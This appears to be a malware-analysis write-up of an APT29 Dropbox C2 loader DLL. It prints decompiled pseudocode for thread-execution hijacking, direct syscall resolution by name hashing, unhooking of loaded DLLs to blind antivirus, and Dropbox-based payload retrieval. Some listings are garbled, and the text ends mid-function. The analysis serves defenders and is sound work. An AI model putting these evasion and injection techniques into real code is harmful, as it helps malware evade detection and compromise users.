

Malware-analysis-and-Reverse-engineering/APT29_C2-Client_Dropbox_Loader/APT29-DropboxLoader_analysis.md at main · Dump-GUY/Malware-analysis-and-Reverse-engineering

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Static Code Analysis – “AcroSup64.dll”

Upon library loading “AcroSup64.dll”, the first function (functions “DllEntryPoint” and “dllmain_dispatch” are not important in this case) which is performing the intended malicious behavior and gets automatically executed is “DllMain”.

Right in start of function “DllMain”, we can see that first anti-analysis check is performed. Code is checking if main process module filename is “NV.exe” same as the delivered original filename of program responsible for loading “AcroSup64.dll”. Be aware that through whole this analysis - all code is already annotated and retyped in IDA IDB and functions are renamed according to their capabilities.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE CurrentProcess; // rbx
    HMODULE ModuleHandleA; // rax
    FARPROC RtlNewSecurityObjectWithMultipleInheritance; // rax
    HANDLE *hThread[2]; // [rsp+60h] [rbp-608h] BYREF
    struct _CONTEXT Context; // [rsp+70h] [rbp-5F8h] BYREF
    CHAR ImageFileName[272]; // [rsp+540h] [rbp-128h] BYREF

    FreeConsole();
    if ( fdwReason == 1 )
    {
        CurrentProcess = GetCurrentProcess();
        memset(ImageFileName, 0, 0x104ui64);
        if ( K32GetProcessImageFileNameA(CurrentProcess, ImageFileName, 0x104u) )
        {
            if ( strstr(ImageFileName, "NV.exe") )// anti-analysis check main module name
            {
                ModuleHandleA = GetModuleHandleA("ntdll");
                RtlNewSecurityObjectWithMultipleInheritance = GetProcAddress(ModuleHandleA, "RtlNewSecurityObjectWithMultipleInheritance");
                if ( RtlNewSecurityObjectWithMultipleInheritance )// thread execution hijacking and maybe for anti-emu+anti-wine
                {
                    hThread[0] = 0i64; // THREAD_CREATE_FLAGS_HIDE_FROM_DEBUGGER | Suspended
                    NtCreateThreadEx((PHANDLE)hThread, THREAD_ALL_ACCESS, 0i64, CurrentProcess, RtlNewSecurityObjectWithMultipleInheritance, 0i64, 5u, 0i64, 0i64, 0i64, 0i64);
                    if ( hThread[0] )
                    {
                        Context.ContextFlags = CONTEXT_FULL;
                        if ( !GetThreadContext(hThread[0], &Context) )
                            return 3;
                        Context.Rcx = (DWORD64)Pre_C2client_MAIN_redirect_exec;// thread execution hijacking
                        if ( !SetThreadContext(hThread[0], &Context) )// hijacking via context RCX register-> New thread in suspended state not yet fully initiated
                            return 2;
                        ResumeThread(hThread[0]);// RCX is the first parameter for RtlUserThreadStart -> thread entry point is in RCX
                    }
                }
            }
        }
    }
    return 1;
}
```

We can also see the first thread execution hijacking which is processed via calling directly “NtCreateThreadEx” syscall. New thread is created in suspended state with flags set also to hide from debugger. Decoy start routine “RtlNewSecurityObjectWithMultipleInheritance” of newly created thread is replaced with setting the thread context of this thread – specifically via setting RCX register (NOT RIP as this new suspended thread is not initiated yet) pointing to code where the execution will be directed. This serves well as AV evasion and anti-debug technique. RCX is the first argument to function “RtlUserThreadStart” (thread start location) and this argument sets new thread entry routine different than the decoy one.

The “NtCreateThreadEx” syscall is dynamically resolved and gets executed directly via “syscall” assembly instruction where desired syscall number is set in RAX register, as we can see in the picture below:

```

1 NTSTATUS __stdcall NtCreateThreadEx(
2 PHANDLE hThread,
3 ACCESS_MASK DesiredAccess,
4 PVOID ObjectAttributes,
5 HANDLE ProcessHandle,
6 PVOID lpStartAddress,
7 PVOID lpParameter,
8 ULONG Flags,
9 SIZE_T StackZeroBits,
10 SIZE_T SizeOfStackCommit,
11 SIZE_T SizeOfStackReserve,
12 PVOID lpBytesBuffer)
13 {
14     NTSTATUS result; // eax
15     result = resolve_syscall(0xB4A8D256); // NtCreateThreadEx = 0xB4A8D256
16     __asm { syscall; Low latency system call }
17     return result;
18     // flags - suspended + hide from debugger
19     // This is quite tricky as scyllahide could not defeat it as it is called via direct syscall - change m
20     // Leave just flags = suspended (0x1)
21 }
22
23 int64 __fastcall resolve_syscall(int encoded_syscall_num)
24 {
25     __int64 result; // rax
26     if ( ! (unsigned int) resolve_and_hash_all_syscalls() )
27         return 0xFFFFFFFFi64;
28     result = 0i64;
29     if ( !hashed_syscall_count[0] )
30         return 0xFFFFFFFFi64;
31     while ( encoded_syscall_num != hashed_syscalls_table[4 * (unsigned int)result] )
32     {
33         result = (unsigned int)(result + 1);
34         if ( (unsigned int)result >= hashed_syscall_count[0] )
35             return 0xFFFFFFFFi64;
36     }
37     return result; // return syscall number
38 }
    
```

```

mov     [rsp+arg_0], rcx
mov     [rsp+arg_8], rdx
mov     [rsp+arg_10], r8
mov     [rsp+arg_18], r9
sub     rsp, 28h
mov     ecx, 0B4A8D256h
call    resolve_syscall
add     rsp, 28h
mov     rcx, [rsp+arg_0]
mov     rdx, [rsp+arg_8]
mov     r8, [rsp+arg_10]
mov     r9, [rsp+arg_18]
mov     r10, rcx
syscall ; Low latency system call
retn
    
```

Resolving of syscalls is done via function “resolve_and_hash_all_syscalls” only once, on first execution. “resolve_and_hash_all_syscalls” function is hashing syscall names and populates it to table named as “hashed_syscalls_table”. This table later serves as lookup table to find specific syscall number for routine. Function “resolve_and_hash_all_syscalls”:

```

int64 resolve_and_hash_all_syscalls()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
    if ( hashed_syscall_count[0] )
        return 0164;
    export_dir = 0164;
    ldr_data_table_entry = (LDR_DATA_TABLE_ENTRY)NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink;
    dll_base = (char *)ldr_data_table_entry->DllBase;
    if ( !dll_base )
        return 0164;
    do
        // search ntdll.dll
    {
        export_directory = (IMAGE_EXPORT_DIRECTORY *)(&dll_base*((int *)dll_base + 0xF) + 0x88);
        if ( !_DWORD )export_directory )
        {
            export_dir = (IMAGE_EXPORT_DIRECTORY)((char *)export_directory + (QWORD)dll_base);
            dllname = *(unsigned int *)((char *)export_directory->Name + (QWORD)dll_base);
            if ( *((_DWORD *)&dll_base[dllname] | 0x20303020) == "ldn" && *((_DWORD *)&dll_base[dllname + 4] | 0x20
                break;
            // ntdll.dll found
        }
        ldr_data_table_entry = (LDR_DATA_TABLE_ENTRY *)ldr_data_table_entry->InLoadOrderLinks.Flink; // search next
        dll_base = (char *)ldr_data_table_entry->DllBase; // get next dll base
    }
    while ( dll_base );
    if ( !export_dir )
        return 0164;
    LODWORD(number_of_names) = export_dir->NumberOfNames;
    AddressOfNameOrdinals = export_dir->AddressOfNameOrdinals;
    Address_of_names = &dll_base[export_dir->AddressOfNames];
    AddressOfFunctions = export_dir->AddressOfFunctions;
    v15 = 0;
    Address_of_functions = &dll_base[AddressOfFunctions];
    Address_of_name_ordinals = &dll_base[AddressOfNameOrdinals];
    do
    {
        number_of_names = (unsigned int)(number_of_names - 1);
        current_func_name = &dll_base*((unsigned int *)&Address_of_names[4 * number_of_names]];
        if ( *((_WORD *)current_func_name == 'wz' ) // we are looking for soem func starting Zw
            {
                v15 = 0;
                func_name_hash = 0x1A33AD97;
                if ( *current_func_name )
                {
                    v17 = &dll_base*((unsigned int *)&Address_of_names[4 * number_of_names]];
                    do
                    {
                        v19 = v11++;
                        v19 += 2164;
                        hashed_syscall_count[2 * v19 + 2] = func_name_hash;
                        hashed_syscall_count[2 * v19 + 3] = *((_DWORD *)&Address_of_functions[4 * ((unsigned __int16 *)
                            *( (QWORD *)&hashed_syscall_count[2 * v19 + 4] ) + 0164;
                        if ( v11 == 500 )
                            break;
                    }
                }
                while ( *v17 );
            }
        }
        while ( !_DWORD )number_of_names );
        v20 = 0;
        hashed_syscall_count[0] = v11;
        if ( v11 != 1 )
        {
            do
            {
                v21 = 0;
                if ( v11 - v20 != 1 )
                {
                    do
                    {
                        v22 = v21 + 1;
                    }
                }
            }
        }
    }
}

```

Whenever we see this kind of advanced technique (dynamic resolving of syscall via syscall name hashing and creating “hashed_syscalls_table” which serves as lookup table + direct syscall call via stub code similar like in ntdll.dll) we should do a little OSINT if this technique is based on some already published one.

In this case, our assumption was correct and this technique is based on “SysWhispers2” published on Github [GITHUB - SysWhispers2]. C2-Client Dropbox Loader was reusing most of the original code from “SysWhispers2” also the syscall name hashing algorithm so with this information we can take some structures and implement it in IDA to get better understanding of this code like in pictures below:

Using “hashed_syscalls_table” as lookup table for desired syscall hash to retrieve its syscall number:

```

Pseudocode-A
1  DWORD __fastcall resolve_syscall(int encoded_syscall_hash)
2  {
3      DWORD result; // eax
4
5      if ( !(unsigned int)resolve_and_hash_all_syscalls() )
6          return 0xFFFFFFFF;
7      result = 0;
8      if ( !hashed_syscall_table.Count )
9          return 0xFFFFFFFF;
10     while ( encoded_syscall_hash != hashed_syscall_table.Entries[2 * result].hash )
11     {
12         if ( ++result >= hashed_syscall_table.Count )
13             return 0xFFFFFFFF;
14     }
15     return result; // return syscall number
16     // the code is actually utilizing SysWhispers2 - to resolve syscalls
17     // example src.:https://github.com/jthuraisamy/SysWhispers2/blob/main/data/base.c
18 }

SysWhispers2/base.c at main · jthuraisamy/SysWhispers2
https://github.com/jthuraisamy/SysWhispers2/blob/main/data/base.c
110 EXTERN_C DWORD SW2_GetSyscallNumber(DWORD FunctionHash)
111 {
112     // Ensure SW2_SyscallList is populated.
113     if ( !SW2_PopulateSyscallList() ) return -1;
114
115     for ( DWORD i = 0; i < SW2_SyscallList.Count; i++ )
116     {
117         if ( FunctionHash == SW2_SyscallList.Entries[i].Hash )
118             return i;
119     }
120
121     return -1;
122 }
123
124 }

```

Hashing syscall names and populating + reordering the “hashed_syscalls_table”:

```

58 do
59 {
60     number_of_names = (unsigned int)(number_of_names - 1);
61     current_func_name = &dll_base[(unsigned int *)&address_of_names[4 * number_of_names]];
62     if (*(_DWORD *)current_func_name == 'WZ') // we are looking for soem func starting Zw
63     {
64         v15 = 0;
65         func_name_hash = 0xA33AD97; // initial_SEED
66         if (*current_func_name)
67         {
68             partial_name = &dll_base[(unsigned int *)&address_of_names[4 * number_of_names]];
69             do
70             {
71                 ++v15;
72                 temp = *(unsigned __int16 *)partial_name + __ROR4__(func_name_hash, 8); // syscall hashing
73                 partial_name = &current_func_name[v15];
74                 func_name_hash ^= temp;
75             } while (*partial_name);
76         }
77         v19 = Count++;
78         v19 ^= 2164;
79         hashed_syscall_table.Entries[v19].hash = func_name_hash;
80         hashed_syscall_table.Entries[v19 + 1].address = *(__DWORD *)&address_of_functions[4 * *(unsigned __int16 *)
81         *(__DWORD *)&hashed_syscall_table.Entries[v19 + 1].hash = 0164;
82         if (Count == 500)
83             break;
84     }
85 }
86 }
87 while ((__DWORD)number_of_names);
88 v20 = 0;
89 hashed_syscall_table.Count = Count; // Save total number of system calls found.
90 if (Count != 1)
91 {
92     do // Sort the list by address in ascending order.
93     {
94         v21 = 0;
95         if (Count - v20 != 1)
96         {
97             do
98             {
99                 v22 = v21 + 1;
100                address = hashed_syscall_table.Entries[2 * v21 + 1].address;
101                if (address > hashed_syscall_table.Entries[2 * v21 + 3].address)
102                { // Swap entries.
103                    hash = hashed_syscall_table.Entries[2 * v21].hash;
104                    hash_1 = *(__DWORD *)&hashed_syscall_table.Entries[2 * v21 + 1].hash;

```

The main point of this kind of retrieving syscall numbers for routines is based on the fact that syscall numbers are in ascending order strictly connected to order of syscall's virtual addresses "Zw*" inside of ntdll.dll – meaning that lowest virtual address of syscall = lowest number of syscall (highest virtual address of syscall = highest number of syscall). We can confirm this fact/idea with simple [\[python script\]](#) + ntdll.dll in IDA:

```

1 #print Syscall Functions + syscall numbers in order of VA ascending
2 import lief
3
4 Syscalls = {}
5 ntdll = lief.parse(r"C:\Windows\System32\ntdll.dll")
6 for export in ntdll.exported_functions:
7     if export.name.startswith("Zw"):
8         Syscalls[export.name] = (export.address + ntdll.optional_header.imagebase)
9
10 #Sorting syscalls ascending via VA
11 sorted_syscalls = sorted(Syscalls.items(), key=lambda x: x[1], reverse=False)
12 #printing sorted syscalls with syscall numbers
13 for i, syscall in enumerate(sorted_syscalls):
14     print("[Syscall Name]:", syscall[0], "[Syscall VA]:", hex(syscall[1]), "[Syscall Number]:", hex(i))

```


Now when we have knowledge how this technique works, we can focus on syscall name hashing algorithm which after annotating and retyping looks similar like below:

```


61 current_func_name = &dll_base[(unsigned int *)&address_of_names[4 * number_of_names]];
62 if (*(_DWORD *)current_func_name == 'WZ') // we are looking for soem func starting Zw
63 {
64     v15 = 0;
65     func_name_hash = 0xA33AD97; // initial_SEED
66     if (*current_func_name)
67     {
68         partial_name = &dll_base[(unsigned int *)&address_of_names[4 * number_of_names]];
69         do
70         {
71             ++v15;
72             temp = *(unsigned __int16 *)partial_name + __ROR4__(func_name_hash, 8); // syscall hashing
73             partial_name = &current_func_name[v15];
74             func_name_hash ^= temp;
75         } while (*partial_name);
76     }
77 }

```

This hashing routine we can easily reproduce in [\[IDA Python script\]](#) and create ENUM for all Syscall hashes:



So whenever we see hashed syscall name, we can apply newly created ENUM and after we find out the correct invoked routine, we can retype whole function.



We can get back to the first thread execution hijacking - "Pre_C2client_MAIN_redirect_exec" is the function where thread execution hijacking directs to. This function can be seen in the picture below. Function is trying to find "NV.exe" module name in memory and if found, another thread execution hijacking occurs. This time it hijacks already existing thread (no new thread created) and because of that, code can just set RIP register of thread context. Newly set RIP register is pointing to function named "C2_Client_MAIN" where all the main malicious C2 activity is implemented.

```

do
{
    current_module_handle = (HMODULE)hModule[v3];
    K32GetModuleBaseNameA(CurrentProcess, current_module_handle, BaseName, 0x80u);
    v6 = 0i64;
    do
    {
        v7 = BaseName[v6++];
        if ( v7 != SubStr[v6 - 1] )// find NV.exe modulename
            goto LABEL_7;
    }
    while ( v6 != 7 );
    K32GetModuleInformation(CurrentProcess, current_module_handle, &modinfo, 0x18u);
LABEL_7:
    ++v3;
}
while ( v3 < v4 );
}
Thread32First(Toolhelp32Snapshot, &te);
result = Thread32Next(Toolhelp32Snapshot, &te);
if ( !result )
    return result;
do
{
    if ( te.th32OwnerProcessID == GetCurrentProcessId() )
    {
        ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
        NtQueryInformationThread = (NTSTATUS (__stdcall *) (HANDLE, THREADINFOCLASS, PVOID, ULONG, PULONG))GetProcAddress(ModuleHandleW, "NtQueryInformationThread");
        v10 = OpenThread(0x2000000u, 0, te.th32ThreadID);
        NtQueryInformationThread(v10, ThreadQuerySetWin32StartAddress, &ThreadInformation, 8u, 0i64);
        if ( ThreadInformation >= modinfo.lpBaseOfDll && ThreadInformation <= (char *)modinfo.lpBaseOfDll + modinfo.SizeOfImage )
            // check if thread start address in range of nv.exe
        {
            v11 = SuspendThread(v10);
            Sleep(0x7D0u);
            if ( v11 != -1 )
            {
                Context.ContextFlags = CONTEXT_FULL;
                if ( !GetThreadContext(v10, &Context ) )
                    return 4;
                Context.Rip = (DWORD64)C2_Client_MAIN; // thread execution hijacking 2 -> redirection to C2_Client_MAIN
                if ( !SetThreadContext(v10, &Context ) )// hijacking via context RIP register-> already existing initiated thread so OK
                    return 8;
                ResumeThread(v10);
            }
        }
    }
}
result = Thread32Next(Toolhelp32Snapshot, &te);
}
}

```

Start of function “C2_Client_MAIN” can be seen in the picture below. First what this function is doing, is calling function “Map_dll_restore_text_section”. After this, C2_client tries to authenticate itself to Dropbox service and if authentication is successful (there is unintentional exception – see below “http_dropbox_authenticate” function analysis), it sets persistence and continue with Dropbox communication otherwise it waits 5.5 minutes and try to authenticate itself again. All is performed in endless loop.

```

void __noreturn C2_Client_MAIN()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-+ TO EXPAND]
    Map_dll_restore_text_section(); // AV evasion, antidebug, antihooking - deletes breakpoints in memory, remove inline hooking
    while ( 1 ) // in loop C2 communication using dropbox as middleman
    {
        http_authenticate_response = http_dropbox_authenticate(); // authenticate C2_client with dropbox token get response token
        nsize[0] = MAX_PATH;
        memset(Username, 0, 0x104ui64);
        GetUserExA(NameSamCompatible, Username, (PULONG)nSize);
        md5_ctx.size = 0i64;
        username_length = -1i64;
        md5_ctx.buffer[0] = 0x67452301; // MD5 state constants
        md5_ctx.buffer[1] = 0xEFCDA8B9; // md5_init
        md5_ctx.buffer[2] = 0x98BADCFE; // src code: https://github.com/Zunawe/md5-c/blob/main/md5.c
        md5_ctx.buffer[3] = 0x10325476;
        do
        ++username_length;
        while ( Username[username_length] );
        md5_update(&md5_ctx, (__int64)Username, username_length); // calc md5 of username - NameSamCompatible
        md5_finalize(&md5_ctx);
        md5_digest = (unsigned __int8 *)_malloc_base(0x104ui64);
        *(__OWORD *)md5_digest = *(__OWORD *)md5_ctx.digest; // md5 of username - NameSamCompatible ex. (DESKTOP-ROAC4IJ)\Inferno
        md5_username_hexstring = operator new(0x104ui64);
        memset(md5_username_hexstring, 0, 0x104ui64); // md5 username hexstring is used for decryption of downloaded payload
        v4 = 16i64;
        do
        // convert bytes to hexstring
        {
            LODWORD(v32) = *md5_digest;
            sprintf((char *const)md5_username_hexstring, (const char *const)0x104, "%s%02x", md5_username_hexstring, v32);
            ++md5_digest;
            --v4;
        }
        while ( v4 );
        if ( http_authenticate_response ) // only if client-dropbox authentication OK
        {
            set_persistence(); // set persistence + show blank.pdf
            sprintf2(http_authenticate_response_string, "s1%s", http_authenticate_response);
            buffer_length[0] = MAX_PATH;
            memset(computername_username, 0, 0x104ui64);
            memset(username, 0, 0x104ui64);
            GetUserExA(NameSamCompatible, username, buffer_length1); // getting username again ex. (DESKTOP-ROAC4IJ)\Inferno
            GetComputerNameExA(ComputerNameDnsFullyQualified, computername_username, buffer_length1); // getting computername if no domain -> ex. (DESKTOP-ROAC4IJ)
            sprintf2(computername_username, "%s:%s", computername_username, username); // create computername:username string ex. (DESKTOP-ROAC4IJ::DESKTOP-ROAC4IJ)\Inferno
            buffer = operator new(0x104ui64);
            memset(buffer, 0, 0x104ui64);
            if ( buffer )
        }
    }
}

```

“Map_dll_restore_text_section” function serves well as AV evasion, anti-debug and anti-hooking technique as this function is searching for all already loaded modules (WININET.dll is the last one if found), finding them on disc, manually maps their “.text” (code) section into memory and replace with it the one “.text” section in corresponding library already loaded in memory. With this, malware destroys all installed inline hooks of AV and set breakpoints of debugger if any. So the AV solution will be blind from the user-space (ring 3) perspective.


We can see function “Map_dll_restore_text_section” in the picture below:

```


memset(&modinfo, 0, sizeof(modinfo));
K32GetModuleInformation(CurrentProcess2, hLibModule, &modinfo, 0x18u);
lpBaseOfDll = (_IMAGE_DOS_HEADER *)modinfo.lpBaseOfDll;
hObject = CreateFileA(filename, 0x80000000, 1u, 0i64, 3u, 0, 0i64);
FileMappingW = CreateFileMappingW(hObject, 0i64, 0x1000002u, 0, 0, 0i64);
mapped_dll_base = (char *)MapViewOfFile(FileMappingW, FILE_MAP_READ, 0, 0, 0i64);
NT_header = (_IMAGE_NT_HEADERS64 *)((char *)lpBaseOfDll + lpBaseOfDll->e_lfanew);
if ( NT_header->FileHeader.NumberOfSections )
{
    do
    {
        v10 = 0i64;
        v11 = (char *)NT_header + 40 * i + NT_header->FileHeader.SizeOfOptionalHeader; // v11 = 108
        while ( 1 )
        {
            current_section_name = v11[v10++ + 24]; // 1d8 + 24(decimal) -1F0 -> first section name
            if ( current_section_name != aText[v10 - 1] ) // .text section
                break;
            if ( v10 == 6 ) // .text section found
            {
                section_raw_size = *((unsigned int *)v11 + 8); // v11 + 8*sizeof(int) = section_raw_size
                text_section_VA = (char *)lpBaseOfDll + *((unsigned int *)v11 + 9); // v11 + 9*sizeof(int) = section_raw_address
                f101dProtect = 0;
                VirtualProtect(text_section_VA, section_raw_size, PAGE_EXECUTE_READWRITE, &f101dProtect);
                memmove((char *)lpBaseOfDll + *((unsigned int *)v11 + 9), &mapped_dll_base[*((unsigned int *)v11 + 9)], *((unsigned int *)v11 + 8));
                VirtualProtect((char *)lpBaseOfDll + *((unsigned int *)v11 + 9), *((unsigned int *)v11 + 8), f101dProtect, &f101dProtect);
                break;
            } // replace content of in memory loaded dlls .text section with mapped one -> will delete breakpoints, hooks
        }
        ++i;
    }
    while ( i < NT_header->FileHeader.NumberOfSections );
    CurrentProcess2 = CurrentProcess1;
    filename2 = filename1;
}
UnmapViewOfFile(mapped_dll_base);
CloseHandle(hObject);
CloseHandle(FileMappingW);
FreeLibrary(hLibModule);
i = 0;
}
else
{
    v1 = 1;
}
if ( !strcmp(filename2 + 1, "WININET.dll", 0x104ui64) ) // break after processing wininnet.dll
    break;
}
    
```

Back to the main function “C2_Client_MAIN”, “http_dropbox_authenticate” function is responsible for decoding strings related to authenticate the C2_Client on Dropbox service. It uses hardcoded token for authentication and if the token is still valid (not expired/revoked) it will receive another temporary token for further communication with Dropbox.

One probably unintentional bug in code (function “http_dropbox_authenticate”) there is possibility that code will try to set persistence and continue in further communication (with wrong string content interpreting as bearer access token) even if authentication is not successful. This is caused by obtaining authentication response fulfilling certain format condition as explained in the picture below:



Decoded strings of function “http_dropbox_authenticate” can be seen in the picture below and contains information like HTTP User-Agent, HTTP Host name (api.dropbox.com), URL path, Basic authorization HTTP header and mainly the Token itself.



We can also see that before the code reach the part of setting persistence (after authentication) it obtains current logged-in username (in NameSamCompatible format) calculates MD5 hash of it and converts it to hexstring. This hexadecimal string of Username MD5 is very important because it is later used to decrypt downloaded payload from Dropbox before execution.


```

void __noreturn C2_Client_MAIN()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    Map_dll_restore_text_section(); // AV evasion, antidebug, antihooking - deletes breakpoints in memory, remove inline hooking
    while ( 1 ) // in loop C2 communication using dropbox as middleman
    {
        http_authenticate_response = http_dropbox_authenticate();// authenticate C2_client with dropbox token get response token
        nSize[0] = MAX_PATH;
        memset(Username, 0, 0x104ui64);

        GetUserExA(NameSamCompatible, Username, (PULONG)nSize); 1
        md5_ctx.size = 0i64;
        username_length = -1i64;
        md5_ctx.buffer[0] = 0x67452301; // MD5 state constants
        md5_ctx.buffer[1] = 0xEFCDB889; // md5_init
        md5_ctx.buffer[2] = 0x98BADCFE; // src code: https://github.com/Zunawe/md5-c/blob/main/md5.c
